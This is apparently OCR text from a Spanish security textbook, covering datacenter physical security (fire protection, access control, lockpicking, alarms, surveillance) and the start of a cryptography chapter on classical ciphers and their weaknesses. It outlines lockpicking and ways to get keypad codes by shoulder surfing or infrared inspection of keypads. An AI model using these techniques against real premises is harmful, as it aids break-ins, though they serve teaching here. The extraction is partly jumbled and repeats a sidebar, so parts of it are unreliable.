La iluminación es un factor muy importante que debemos considerar en la seguridad física, ya que se estudian de forma especial las áreas que se van a iluminar y el tipo de luz que va a ser utilizado en cada lugar, en función del tipo de uso que tenga y el tiempo que deba permanecer encendida.

sujetas por perfiles longitudinales de aluminio de gran sección y resistencia. Estos techos falsos son **registrables**, lo que significa que es posible acceder a lo que hay sobre ellos sin romperlos.
Finalmente, las **paredes** deben ser de materiales ignífugos con tolerancia de, al menos, una hora y lo suficientemente resistentes como para minimizar la posibilidad de penetraciones. Además, deben incluir aislación sonora, contra el agua y la humedad.

Figura 10. *El piso técnico permite pasar cables de electricidad y datos por debajo de él.*

Detección y supresión de incendios

Un incendio implica la ocurrencia no controlada de fuego que afecta a las estructuras y a los seres vivos, pudiendo producir la muerte por inhalación de humo y quemaduras. Para que se inicie el fuego son necesarios tres factores: **combustible**,

Chilexs22

III PELIGRO, INTRUSOS

Un intruso en un datacenter, incluso no pudiendo acceder a sistemas operativos y consolas de operación, puede atentar contra la **disponibilidad** desconectando elementos de red y servidores, o realizar otras acciones maliciosas como el apagado de sistemas de refrigeración.

comburente (oxígeno) y **calor**. La eliminación de cualquiera de estos elementos provoca la extinción del fuego. Las normativas clasifican el riesgo para poder adecuar los medios de prevención. En Estados Unidos se distingue entre:

- Clase A: combustibles comunes (madera, papel, etcétera).
- Clase B: combustibles líquidos (aceites, nafta, etcétera).
- Clase C: fuego eléctrico (cortocircuito, fallas en cables).
- Clase D: combustibles metálicos (sodio, mercurio, etcétera).

Figura 11. *Las medidas contra la acción del fuego buscan salvar vidas y minimizar pérdidas. El* ***matafuegos*** *es la medida más básica de seguridad, y el gas más utilizado en datacenters es el* ***Halotron****.*

Las medidas pueden ser **pasivas**, cuando se refieren a la constitución del entorno para evitar la propagación del fuego, o bien **activas**, que implican los mecanismos de extinción que van a ser accionados. A su vez, las activas pueden ser de **detección** (de humo, llama o calor), de **alerta** y **señalización** (sonora o luminosa) y de **extinción** (matafuegos, rociadores, etcétera).




Figura 12. *Un rociador (****sprinkler****) es un dispositivo para extinción de incendios que libera una lluvia de agua sobre la zona afectada.*

ACCESO A LAS INSTALACIONES

Un correcto control en los accesos a las instalaciones de una empresa determina en medida la **protección de los activos**, por lo que debe tenerse en cuenta especialmente desde el perímetro externo hasta las vías de ingreso a los edificios, las oficinas y el DC.

Seguridad perimetral

La seguridad perimetral se refiere a un conjunto de elementos integrados (informáticos, electrónicos y mecánicos) destinados a la protección de perímetros y detección de intrusos físicos. Según la cobertura, pueden clasificarse como **volumétricos**, **superficiales** y **lineales**, aunque también pueden dividirse por su principio físico de actuación. Si bien su mayor área de desarrollo y aplicación es la seguridad nacional en instalaciones militares, gubernamentales, prisiones, fronteras, aeropuertos y demás, también se destaca su uso en industrias, sedes de empresas, residencias de alto nivel, etcétera.

Figura 13. *Las medidas de seguridad perimetral pueden incluir una torre de vigilancia y alambrado de seguridad para evitar accesos no autorizados desde el entorno.*

Puertas y ventanas

Las puertas son las vías de acceso tradicional a un ambiente, pero deben tenerse en cuenta las ventanas como vía alternativa para un atacante. En el caso de un DC, éste no deberá poseer ventanas, y en el resto de las oficinas deben conocerse los requerimientos para ellas (insonorización, aislamiento térmico, etcétera).

Figura 14. *Las puertas pueden incluir cerraduras activadas por tarjeta magnética para aumentar la seguridad en el acceso.*

En cuanto a las puertas, se deberán utilizar las de alta seguridad para prevenir impactos e ingresos por la fuerza, y las cerraduras deberán ser adecuadas para ofrecer medidas de control de los ingresos, ya que de nada sirve que la entrada esté asegurada si cualquiera puede acceder. Las puertas de alta seguridad pueden incluir barras de acero reforzado en su interior, por lo que también son más pesadas.

Figura 15. *Las bóvedas de seguridad de bancos poseen puertas de acceso con el mayor nivel de seguridad disponible en el mundo.*

Abrir cerrojos: lockpicking

Se conoce como **lockpicking** (del inglés **lock**, que significa cerradura, y **pick**, ganzúa) a la apertura de cerraduras utilizando técnicas y herramientas especiales que no incluyen la llave original. La teoría del lockpicking habla de explotar los defectos mecánicos, lo cual requiere conocer teoría acerca del funcionamiento de los distintos sistemas.




Figura 16. *En sistemas tradicionales se intenta tensión, encontrar el contra perno trabado que más roce, empujarlo hasta sentir que se ha colocado en la línea de corte y repetir hasta vencer todos los pernos.*

Los sistemas más modernos requieren técnicas más refinadas y más paciencia, incluyendo el manejo de la presión de las ganzúas, el ajuste de tensión, y la identificación táctil de los mecanismos internos.

El factor más apreciado es el tiempo que se demora en abrir una cerradur




Figura 17. *Los juegos de* ***ganzúas*** *son la herramienta indispensable para el* ***lockpicking****.*

Cerraduras electrónicas

Una cerradura electrónica es un dispositivo que opera igual que una cerradura, pero con la ayuda de un **circuito eléctrico**. Muchas veces funcionan con un panel montado sobre ellas y otras veces se interconectan con un sistema de control de accesos centralizado para realizar validaciones, permitir el registro de intentos de apertura y el

QUIÉN ESTÁ ALLÍ

Uno de los objetivos de la seguridad física es la **detección** de personas no autorizadas en los entornos que se desea **monitorear**. Para esto, se utilizan distintos métodos orientados a brindar información sobre lo que está ocurriendo.

Sistemas de alarma

Los sistemas de alarma se encargan de alertar sobre acciones potencialmente peligrosas en un ambiente determinado, y al ser elementos **pasivos** no evitan intrusiones. Se piensan como **pólizas de seguro** porque es necesario tenerlas, pero se espera no tener que necesitarlas.

Los dispositivos pueden estar conectados con una **central de monitoreo** que recibe las señales de los sensores a través de algún medio (línea telefónica, GSM, radiofrecuencia, etcétera) o, simplemente, cumplir la función disuasoria con la activación de una **sirena** de alrededor de 90 decibeles. En general, se alimentan por corriente alterna y una batería de respaldo.




Figura 19. *Muchos sistemas de alarma cuentan con un teclado numérico que permite activarlo y desactivarlo, y pueden tener funciones como emergencia médica, fuego, etcétera.*

Chilexs22

DÓNDE ESTÁ LA CLAVE

Entre los métodos de obtención de claves para cerraduras electrónicas, los más frecuentes son el de espiar al sujeto que la introduce (**shouldersurfing**) y el de analizar con luz infrarroja el teclado para detectar cuáles son las teclas que tienen mayor cantidad de huellas digitales.

Detección de movimiento y más

Los **detectores** pueden utilizar diferentes tecnologías dependiendo de lo que se desea detectar y considerar como peligroso. Por ejemplo, pueden sensar cambios de **temperatura** y **movimiento** (pensados para la detección de personas), apertura de puertas y ventanas mediante elementos magnéticos, cambios volumétricos en un recinto, sonidos ambientales, etcétera.

También hay sensores inerciales para detección de golpes que son usados en cajas fuertes, puertas, paredes y ventanas. Los detectores de rotura de cristales, por ejemplo, sensan la frecuencia de sonido de una rotura de cristal. Cada sistema tiene asociadas técnicas de evasión, bien conocidas por los atacantes.

Figura 20. *Los sensores de movimiento suelen disparar el encendido de una luz durante el tiempo que detectan la presencia de una persona. Su ubicación y su altura es crítica para que puedan captar bien el movimiento.*

Chilexs22

DÓNDE ESTÁ LA CLAVE

Entre los métodos de obtención de claves para cerraduras electrónicas, los más frecuentes son el de espiar al sujeto que la introduce (**shouldersurfing**) y el de analizar con luz infrarroja el teclado para detectar cuáles son las teclas que tienen mayor cantidad de huellas digitales.

Monitoreo y vigilancia

Los sistemas de monitoreo permiten la **visualización**, con o sin grabación, de todo lo que sucede en un recinto según lo captado por cámaras estratégicamente ubicadas. Las cámaras pueden estar a la vista (para actuar como medida disuasiva) u ocultas (para evitar que el intruso sepa que está siendo captado), pero los monitores del sistema estarán ubicados en un sector de alta seguridad. Los elementos del sistema poseen protección contra sabotaje, de manera que si se corta la alimentación o se produce la rotura de alguno de sus componentes, se enviará una señal a la central de alarma.




Figura 21. *Las cámaras de vigilancia permiten un control visual de lo que ocurre en un determinado ambiente.*

Personal de seguridad

Chilexs22

Los servicios de personal de vigilancia están encargados del control de acceso a un edificio donde circula gran cantidad de gente, o bien de la periferia y zonas restringidas. Los guardias de seguridad son quienes cumplen con esa tarea y, por lo general, visten ropas fácilmente reconocibles para poder ser identificados.

La principal desventaja del personal de guardia es que puede ser sobornado por un tercero para lograr el acceso, lo cual debe tenerse en cuenta en la elección de las medidas de control y en la selección del personal que ocupará este lugar.

Figura 22. *Los guardias de seguridad realizan tareas de* ***reconocimiento*** *y, en caso de incidente, de* ***protección****.*

... RESUMEN

Chilexxs22

En este capítulo hemos visto aspectos que son algo menos informáticos que los demás, por referirse a los componentes físicos de la seguridad. Describimos la biometría y enumeramos algunos de los elementos principales del cuerpo humano que son estudiados. También presentamos la seguridad a nivel del datacenter y las amenazas fundamentales que de ésta se desprenden, haciendo especial hincapié en los accesos y en la protección del entorno.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Qué es la biometría y en qué se basa?

2 ¿Cuáles son los elementos principales del cuerpo humano que se utilizan en biometría?

3 ¿Cómo se pueden clasificar a las amenazas a la seguridad física?

4 ¿Por qué se debe proteger especialmente el recinto del DC?

5 ¿Qué dispositivos existen para resolver los problemas de abastecimiento eléctrico en un DC?

6 ¿Qué condiciones ambientales deben considerarse en un DC?

7 ¿Cuáles son las principales protecciones contra incendios que se utilizan?

8 ¿Qué es el lockpicking y en qué se basa?

9 ¿Qué ventajas ofrecen las cerraduras electrónicas respecto a las tradicionales?

10 ¿Cómo puede determinarse la presencia de personas no autorizadas en un recinto?

ACTIVIDADES PRÁCTICAS

1 Realice un recorrido por una oficina para comprobar las medidas de seguridad física tomadas.

2 Pruebe los lectores de huellas digitales que vienen instalados en las notebooks modernas.

3 Ubique las medidas de seguridad contra incendios en un edificio (extintores, rociadores, etcétera).

4 Localice, en un barrio residencial, las casas que poseen mecanismos de detección de presencia y que disparan una luz automática.

5 Investigue sobre el cálculo de las UPS para abastecer un datacenter pequeño de 10 servidores.

Chilexs22

Criptografía, un mal necesario

En el presente capítulo analizaremos, en primer lugar, las bases de la criptografía, desde los antiguos sistemas clásicos hasta los actuales. Veremos en detalle los distintos tipos de algoritmos y comprenderemos sus aplicaciones más comunes. Una vez sentados los cimientos, conoceremos las aplicaciones de la criptografía en el campo de la seguridad informática.

Introducción e historia	**78**
Criptografía clásica	80
Criptografía moderna	82
Funciones Hash	**83**
MD5	84
Familia SHA	85
Algoritmos simétricos	**86**
El viejo estándar: DES	87
3DES	91
IDEA	92
El nuevo estándar: AES	95
Algoritmos asimétricos	**97**
RSA	98
Diffie-Hellman	100
ElGamal	102
Curvas elípticas	103
Infraestructura de clave pública	**105**
Firma digital	105
Certificados digitales	107
Sistemas criptográficos	**111**
SSL (Secure Socket Layer)	111
SSH (Secure Shell)	113
PGP (Pretty Good Privacy)	114
Cifrado de discos	115
Ataques a criptosistemas	**118**
Características del criptoanálisis	119
Complejidad y ataques conocidos	120
Resumen	**121**
Actividades	**122**

Chilexs22

INTRODUCCIÓN E HISTORIA

Desde que el hombre es hombre, la comunicación siempre fue indispensable. En un principio, a través de mecanismos simples como gritos y señas. Con el correr del tiempo y la evolución de la raza, los procesos comunicativos se hicieron cada vez más complejos. El hombre siempre vivió en comunidad, rodeado de sus pares, para poder garantizar su supervivencia. Así se dio origen a las primeras tribus, que luego se transformaron en pueblos y ciudades, e incluso algunas llegaron a ser grandes imperios. Una característica que siempre estuvo ligada a esta evolución fueron los conflictos entre estos grupos humanos, conflictos que podían tener como origen cuestiones territoriales, acceso a mayores recursos naturales, motivos religiosos y un largo etcétera.

A raíz de esto y en términos generales, la mayoría de los avances que se dieron en las distintas etapas de la evolución humana estuvieron ligados a **objetivos militares**, para luego trasladarse a la sociedad civil y comercial. Por ejemplo, al momento de inventarse la rueda, se utilizó en primera instancia en los carros de combate, el hierro para construir armas, la pólvora para generar explosivos, etcétera. Sin ir tan atrás en el tiempo, Internet (en su momento, llamada **ARPANET**) nació con fines militares. De la misma manera, el desarrollo y los avances en **criptografía** no escapan a este comportamiento.

Durante las guerras, ambos bandos debían enviarle información confidencial a sus tropas o bien a otras ciudades que, muchas veces, se encontraban a grandes distancias, y para llegar a ellas había que cruzar por territorios controlados por el enemigo. Con esto surgía la necesidad de enviar esa información de forma tal que en el caso de que alguien no deseado la obtuviese, no pudiese comprenderla.

En función del método que se utiliza para ocultar o hacer esa información incomprensible, surge una primera clasificación de los sistemas criptográficos: la **criptografía clásica** y la **criptografía moderna**. En la primera, el secreto del sistema está dado por esconder el mecanismo o **algoritmo** por el cual fue generado el mensaje cifrado. En cambio, en la criptografía moderna, la seguridad del sistema está dada por el secreto de una **llave** que se utilizará para cifrar ese mensaje. Quien posea esa llave, podrá cifrar y descifrar esos mensajes.

Chilexs22

{} ¿QUÉ ES UN ALGORITMO?

La palabra algoritmo proviene de la deformación del nombre del matemático persa **Al-Jwarizmi**, luego tomada por el latín **dixit algorithmus**. Utilizado en matemáticas y otras ciencias afines, es una lista definida y ordenada de operaciones que permite hallar una solución a un problema dado, partiendo de un estado inicial y ejecutando pasos sucesivos hasta llegar al estado final.




Figura 1. *Esquema genérico del proceso de cifrado.*

Si bien están muy relacionados con las ciencias, los algoritmos también son muy utilizados en la vida cotidiana, aunque no lo sepamos. Los manuales de usuario donde se detallan los pasos necesarios para emplear, por ejemplo, un electrodoméstico, una receta de cocina, el cálculo del MCM (Mínimo Común Múltiplo) para obtener los distintos divisores de un número determinado e incluso una lista de compras para el supermercado, todos son ejemplos de algoritmos de uso cotidiano. En nuestro caso, hablaremos de algoritmos de cifrado cuando hagamos referencia a aquel mecanismo por el cual vamos a pasar de un mensaje en texto plano, legible y comprensible por cualquiera, a un mensaje cifrado cuyo contenido es incomprensible si se lo obtiene como tal.

En el caso de la criptografía moderna, se va a necesitar una o varias llaves (dependiendo del sistema) para cifrar y descifrar los mensajes. Antes de continuar con la clasificación, definiremos algunos términos que utilizaremos en el transcurso de este capítulo: criptografía y criptoanálisis. Se define a la criptografía como la rama inicial de las matemáticas y, en la actualidad, también de la Informática,

Chilexs22

LA MÁQUINA ENIGMA

En 1923, el ingeniero alemán Arthur Scherbius, inventó una máquina que consistía en un banco de rotores montados sobre un eje en cuyos perímetros había 26 contactos eléctricos, uno por cada letra del alfabeto inglés. Su cifrado fue roto durante la Segunda Guerra Mundial y se cree que fue una de las razones que adelantó el final de la gran guerra.

que hace uso de métodos y técnicas con el objeto principal de cifrar y proteger un mensaje o archivo por medio de un algoritmo, usando una o más claves. Esto dará lugar a diferentes tipos de **criptosistemas**, que permiten asegurar tres aspectos básicos de la seguridad: **confidencialidad**, **integridad** y **autenticidad**.
El criptoanálisis, por su parte, es el estudio de los métodos para obtener el sentido de una información cifrada sin acceso a la información secreta requerida para obtenerlo normalmente. Actualmente, esto se traduce en conseguir la clave secreta del sistema criptográfico, aunque también se utiliza para referirse a cualquier intento de sortear la seguridad de otros tipos de algoritmos y protocolos criptográficos.

Criptografía clásica

Tal como mencionamos, la criptografía clásica se basa en el secreto del algoritmo que dio origen al criptograma. Históricamente, los primeros sistemas de cifrado tenían esta característica. Para poder descifrar el mensaje, era necesario saber cómo se había generado el criptograma y así aplicar el proceso inverso. Estos algoritmos estaban, fundamentalmente, basados en las dos técnicas que veremos a continuación.

Técnica de transposición

Aplica el **principio de dispersión** propuesto por Shannon (sobre quién hablaremos más adelante), que consiste en **permutar caracteres** del texto plano original. Estos caracteres se **redistribuyen** sin modificarlos y según el algoritmo. Como resultado, el criptograma tendrá los mismos caracteres del mensaje, pero con una distribución diferente. Su criptoanálisis se realiza aplicando técnicas de **anagramación**.




Figura 2. *Ejemplo de transposición. Un mensaje se divide en dos y se colocan las posiciones originales de los caracteres. Luego se aplica una llave que consiste en las nuevas posiciones de los caracteres y se transponen los elementos según la clave.*

Técnica de sustitución

Esta técnica aplica el **principio de confusión** de Shannon, que consiste en **sustituir caracteres** por otros. El criptograma resultante tendrá, entonces, caracteres distintos de los que tenía el documento original. Una forma más compleja de esta técnica es la que en lugar de usar un mismo alfabeto en el proceso, realiza sustituciones **polialfabéticas** o bien por **homófonos** (palabras de igual sonido pero distinto significado). El más conocido de los cifradores por sustitución es el **cifrado del César**, utilizado por Julio César durante el siglo 1 a.C. Este cifrado consistía en desplazar tres espacios hacia la derecha los caracteres del texto plano. Las operaciones se realizan en **módulo n**, siendo **n** el número de elementos del alfabeto que correspondiera. En la **figura 3** podemos observar el alfabeto cifrado para el idioma **castellano**. Como éste tiene 27 letras, trabajamos en **mod 27**. Una evolución de esta técnica es el **cifrador de Vigenere**.

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
M_i	A	B	C	D	E	F	G	H	I	J	K	L	M	N	Ñ	O	P	Q	R	S	T	U	V	W	X	Y	Z
C_i	D	E	F	G	H	I	J	K	L	M	N	Ñ	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

Figura 3. *Cifrador del César para el alfabeto castellano. Para cifrar se realiza un desplazamiento a la izquierda de tres posiciones.*

Debilidades

En sus formas más simples, tanto la técnica de sustitución como la de transposición pueden ser criptoanalizadas por ataques estadísticos basados en la distribución característica del lenguaje. Este concepto hace referencia a que cada lenguaje tiene sus características distintivas, en este caso la probabilidad de aparición de determinada letra. Tanto en el idioma castellano como en el inglés, la letra que estadísticamente más se repite es la **E**. Particularmente, esta característica se utiliza para criptoanalizar los sistemas clásicos, ya que se solía reemplazar un carácter del mensaje original siempre con el mismo carácter del mensaje cifrado. Imaginemos que tenemos un mensaje en texto plano donde ciframos siempre la letra E con un símbolo dado. En el criptograma, la probabilidad de

Chilexs22

EL CIFRADOR DE VIGENERE

Es un cifrador polialfabético y por sustitución, erróneamente atribuido al criptógrafo francés Blaise de Vigenere. Utiliza la denominada **tabla de Vigenere**, la cual consiste en una matriz con 26 filas (una por cada letra) y columnas. Fue considerado un cifrador irrompible por los criptógrafos de la época, pero su hegemonía duró hasta la aparición del método de **Kasiski**.

aparición de esa letra se va a mantener. Por lo tanto, estadísticamente ese símbolo aparecerá el mismo porcentaje de veces que la letra E. Es decir, un atacante analizará el texto en función de las probabilidades de aparición de los caracteres y, finalmente, obtendrá el mensaje original.

Criptografía moderna

A diferencia de la criptografía clásica, la moderna basa su seguridad en el secreto de la **llave**, incluso haciendo público el funcionamiento del algoritmo. En la criptografía moderna existen tres hitos que marcaron sus avances. En primer lugar, en 1948 Claude Shannon publicó su estudio sobre la **teoría de la información**. Éste fue realizado en los años posteriores a la Segunda Guerra Mundial y permitió cuantificar la cantidad de información, medir su entropía, calcular la redundancia y el ratio de los lenguajes, encontrar la distancia de unicidad, etcétera. Todo su estudio estuvo orientado a **criptosistemas** clásicos y para el alfabeto inglés. Básicamente, es una teoría matemática de la comunicación, donde la información se trata como magnitud física (se puede medir y caracterizar). Para caracterizar la información que entrega una secuencia de símbolos (denominada fuente), utiliza una unidad conocida como **entropía**. En segundo lugar, en 1974 se publicó el estándar **DES** de cifrado simétrico por parte del **NIST** (National Institute of Standards and Technology). Finalmente, en 1976 se publicó el estudio de Whitfield Diffie y Martin Hellman sobre la aplicación de funciones matemáticas de un solo sentido a un modelo de cifrado, dando origen al **cifrado de clave pública**.

Figura 4. *En el sitio del* ***Information Technology Laboratory*** *del NIST podemos acceder a los distintos estándares publicados por este organismo.*

